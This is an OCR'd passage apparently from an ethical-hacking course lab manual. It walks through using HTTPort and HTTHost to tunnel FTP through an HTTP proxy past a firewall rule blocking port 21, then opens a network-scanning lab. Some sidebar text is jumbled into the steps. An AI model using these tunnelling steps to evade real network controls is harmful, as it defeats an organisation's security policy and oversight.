


FIGURE 14.7: HTTPort Proxy settings window

20. Select the **Port Mapping** tab and click **Add** to create **New Mapping**




FIGURE 14.8: HTTPort creating a New Mapping

21. Select **New Mapping Node**, and right-click **New Mapping**, and click **Edit**

HTTHost supports the registration, but it is free and password-free - you will be issued a unique ID, which you can contact the support team and ask your questions.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks




FIGURE 14.9: HTTPort Editing to assign a mapping

22. Rename this to **ftp certified hacker**, and select **Local port node**; then right-click **Edit** and enter Port value to **21**
23. Now right click on **Remote host node** to **Edit** and rename it as **ftp.certifiedhacker.com**
24. Now right click on **Remote port** node to **Edit** and enter the port value to **21**

In this kind of environment, the federated search webpart of Microsoft Search Server 2008 will not work out-of-the-box because we only support non-password protected proxy.




FIGURE 14.10: HTTPort Static TCP/IP port mapping

25. Click **Start** on the **Proxy** tab of HTTPort to run the HTTP tunneling.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE 14.11: HTTPort to start tunneling

HTTP is the basis for Web surfing, so if you can freely surf the Web from where you are, HTTPort will bring you the rest of the Internet applications.

26. Now switch to the **Windows Server 2008** virtual machine and click the **Applications log** tab.
27. Check the last line if **Listener: listening at 0.0.0.0:80**, and then it is running properly.



To make a data tunnel through the password protected proxy, so we can map external website to local port, and federate the search result.

FIGURE 14.12: HTTHost Application log section

28. Now switch to the **Windows Server 2012** host machine and turn **ON** the **Windows Firewall**
29. Go to Windows Firewall with **Advanced Security**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

30. Select **Outbound rules** from the left pane of the window, and then click **New Rule** in the right pane of the window.




FIGURE 14.13: Windows Firewall with Advanced Security window in Windows Server 2008

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

31. In the **New Outbound Rule Wizard**, select the **Port** option in the **Rule Type** section and click **Next**




FIGURE 14.14: Windows Firewall selecting a Rule Type

Tools demonstrated in this lab are available in Z:\ Mapped Network Drive in Virtual Machines

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

32. Now select **All remote ports** in the **Protocol and Ports** section, and click **Next**





FIGURE 14.15: Windows Firewall assigning Protocols and Ports

33. In the **Action** section, select the **Block the connection**" option and click **Next**



HTTPort doesn't really care for the proxy as such, it works perfectly with firewalls, transparent accelerators, NATs and basically anything that lets HTTP protocol through.

You need to install htthost on a PC, who is generally accessible on the Internet - typically your "home" PC. This means that if you started a webserver on the home PC, everyone else must be able to connect to it. There are two showstoppers for htthost on home PCs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 14.16: Windows Firewall setting an Action

34. In the **Profile** section, select all three options. The rule will apply to: **Domain**, **Public**, **Private** and then click **Next**

NAT/firewall issues: You need to enable an incoming port. For HTThost it will typically be 80(http) or 443(https), but any port can be used - IF the HTTP proxy at work supports it - some proxys are configured to allow only 80 and 443.





FIGURE 14.17: Windows Firewall Profile settings

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

35. Type **Port 21 Blocked** in the **Name** field, and click **Finish**



The default TCP port for FTP connection is port 21. Sometimes the local Internet Service Provider blocks this port and this will result in FTP

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 14.18: Windows Firewall assigning a name to Port

36. The new rule **Port 21 Blocked** is created as shown in the following figure.




FIGURE 14.19: Windows Firewall New rule

37. Right-click the newly created rule and select **Properties**




FIGURE 14.20: Windows Firewall new rule properties

38. Select the **Protocols and Ports** tab. Change the **Remote Port** option to **Specific Ports** and enter the **Port number** as **21**


39. Leave the other settings as their defaults and click **Apply** then click **OK**.

HTTPort doesn't really care for the proxy as such: it works perfectly with firewalls, transparent accelerators, NATs and basically anything that lets the HTTP protocol through.

HTTPort then intercepts that connection and runs it through a tunnel through the proxy.

Enables you to bypass your HTTP proxy in case it blocks you from the Internet


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



With HTTPort, you can use various Internet software from behind the proxy, e.g., e-mail, instant messengers, P2P file sharing, ICQ, News, FTP, IRC etc. The basic idea is that you set up your Internet software

FIGURE 14.21: Firewall Port 21 Blocked Properties

40. Type **ftp ftp.certifiedhacker.com** in the command prompt and press **Enter**. The connection is blocked in **Windows Server 2008 by firewall**



HTTPort does neither freeze nor hang. What you are experiencing is known as "blocking operations"

FIGURE 14.22: ftp connection is blocked

41. Now open the command prompt on the **Windows Server 2012** host machine and type **ftp 127.0.0.1** and press **Enter**

HTTPort makes it possible to open a client side of a TCP/IP connection and provide it to any software. The keywords here are: "client" and "any software".

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 14.23: Executing ftp command

Lab Analysis

Document all the IP addresses, open ports and running applications, and protocols you discovered during the lab.

Tool/Utility	Information Collected/Objectives Achieved
HTTPort	**Proxy server Used:** 10.0.0.4
	Port scanned: 80
	Result: ftp 127.0.0.1 connected to 127.0.0.1

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. How do you set up an HTTPort to use an email client (Outlook, Messenger, etc.)?
2. Examine if software does not allow editing the address to connect to.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

15

Basic Network Troubleshooting Using MegaPing

MegaPing is an ultimate toolkit that provides complete essential utilities for information system administrators and IT solution providers.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

You have learned in the previous lab that HTTP tunneling is a technique where communications within network protocols are captured using the HTTP protocol. For any companies to exist on the Internet, they require a web server. These web servers prove to be a high data value target for attackers. The attacker usually exploits the WWW server running IIS and gains command line access to the system. Once a connection has been established, the attacker uploads a precompiled version of the HTTP tunnel server (hts). With the hts server set up the attacker then starts a client on his or her system and directs its traffic to the SRC port of the system running the hts server. This hts process listens on port 80 of the host WWW and redirects traffic. The hts process captures the traffic in HTTP headers and forwards it to the WWW server port 80, after which the attacker tries to log in to the system; once access is gained he or she sets up additional tools to further exploit the network.

MegaPing security scanner checks your network for potential vulnerabilities that might be used to attack your network, and saves information in security reports. In this lab you will learn to use MegaPing to check for vulnerabilities and troubleshoot issues.

Lab Objectives

This lab gives an insight into pinging to a destination address list. It teaches how to:

- Ping a destination address list
- Traceroute
- Perform NetBIOS scanning

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To carry out the lab, you need:

